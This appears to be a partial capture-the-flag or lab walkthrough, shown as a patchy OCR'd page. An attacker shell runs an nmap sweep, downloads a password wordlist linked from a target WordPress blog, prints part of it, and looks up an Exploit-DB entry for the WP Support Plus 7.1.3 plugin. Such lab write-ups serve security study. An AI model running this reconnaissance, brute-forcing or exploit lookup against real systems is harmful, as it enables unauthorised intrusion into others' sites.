

Scenario




Scanning



```
root@01dee95f9ee5:/# nmap -sn 11.10.1.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-27 11:05 UTC
Nmap scan report for 11.10.1.1
Host is up (0.000070s latency).
Nmap scan report for 11.10.1.2
Host is up (0.000014s latency).
Nmap scan report for 11.10.1.10
Host is up (0.000066s latency).
Nmap scan report for 11.10.1.21
Host is up (0.00018s latency).
Nmap scan report for 11.10.1.28
Host is up (0.000065s latency).
Nmap scan report for 11.10.1.40
Host is up (0.077s latency).
Nmap scan report for 11.10.1.55
Host is up (0.053s latency).
Nmap done: 256 IP addresses (7 hosts up) scanned in 74.85 seconds
root@01dee95f9ee5:/#
```

Hacking internal1



JANUARY 17, 2018

WP&Plugin: Fail2Ban

Fail2Ban is more popular, in unix like system, in fact it is one of the simplest and most effective security measures you can implement to prevent brute-force password-guessing attacks.
These types of attacks are very simple, the attacker try, try and try again to guess password of an account.
People pay little attention to the passwords they use, I can never forget when I found out that my friend used my name as a password.
Usually the attacker use a tool that automates attempts and try and try words that are contained in a dictionary composed of common words, like these you can find at this address :
https://raw.githubusercontent.com/duyetdev/bruteforce-database/master/8-more-passwords.txt

Finally Fail2Ban is also arrived for WordPress, this plugin blocks connections from ip addresses that have tried to access several times to the admin-panel but they have the wrong password.

Do not forget that this type of attack are often used to ftp servers, so use strong passwords

As usual, I'll find him and I'll let you know

Search ...

RECENT POSTS

WP&Plugin: Fail2Ban

WP&Plugin : WP Support Plus

WP&Plugin: Facebook Login

New section : WP&Plugin. Nothing can stop him

New update of WordPress


RECENT COMMENTS

A WordPress Commenter on Hello world!


ARCHIVES

January 2018


CATEGORIES


https://raw.githubusercontent.com/duyetdev/bruteforce-database/master/8-more-passwords.txt
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng

```
Ainslie1
146Dudley
Amanda94
Ambrose1
Yorkshire1
Zakeus2311
Amelia01
Amelia123
Andrew02
Angel!123
Angela11
Annabel1
April1961
Archer01
Archie10
Ashley12
Larsson7
Leonard1
Astro123
Athens2004
Lionel12
Lioness1
Lircemao2
Lisa1234
Auckland01
Austin00
Austral1a
Australia2010
Aviator1
Liverpool10
Lizzie01
Logan2005
Bailey01
Balance1
Ballard1
LokiDog!
London2009
London27
London49
London99
Louise123
Love2010
LoveThi$Life
Lucas2005
Lucy2004
Lucy2009
Lucylou1
Lulu1306
Lulu2961
```



```
root@01dee95f9ee5:/# curl https://raw.githubusercontent.com/duyetdev/bruteforce-database/master/8-more-passwords.txt --output /tmp/passwords.txt
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  601k  100  601k    0     0   120k      0  0:00:05  0:00:05 --:--:--  132k
```




```
root@01dee95f9ee5:/# cat /tmp/passwords.txt
Ainslie1
146Dudley
Amanda94
Ambrose1
Yorkshire1
Zakeus2311
Amelia01
Amelia123
Andrew02
Angel!123
Angela11
Annabel1
April1961
Archer01
Archie10
Ashley12
Larsson7
Leonard1
Astro123
Athens2004
Lionel12
Lioness1
Lircemao2
Lisa1234
Auckland01
Austin00
Austral1a
```

JANUARY 17, 2018 BY ADMIN

WP&Plugin : WP Support Plus

Hi guys, as promised today I talk about this fantastic plugin adds to WordPress the functionality of a complete ticket system with 100% reactive and 100% Ajax functionality. This allows users to send tickets to report problems or get support on what you want. Users can set the status, priority and category of each ticket.

It is currently at version 7.1.3, as soon as I finish trying it I will review it.



WP Support Plus version 7.1.3 exploit-db


Circa 203 risultati (0,53 secondi)

Suggerimento: Cerca risultati solo in **italiano**. Puoi specificare la lingua di ricerca in Preferenze.


Promemoria sulla privacy di Google

WordPress Plugin WP Support Plus Responsive Ticket ... - Exploit-DB
https://www.exploit-db.com/exploits/41006/ ▾ Traduci questa pagina
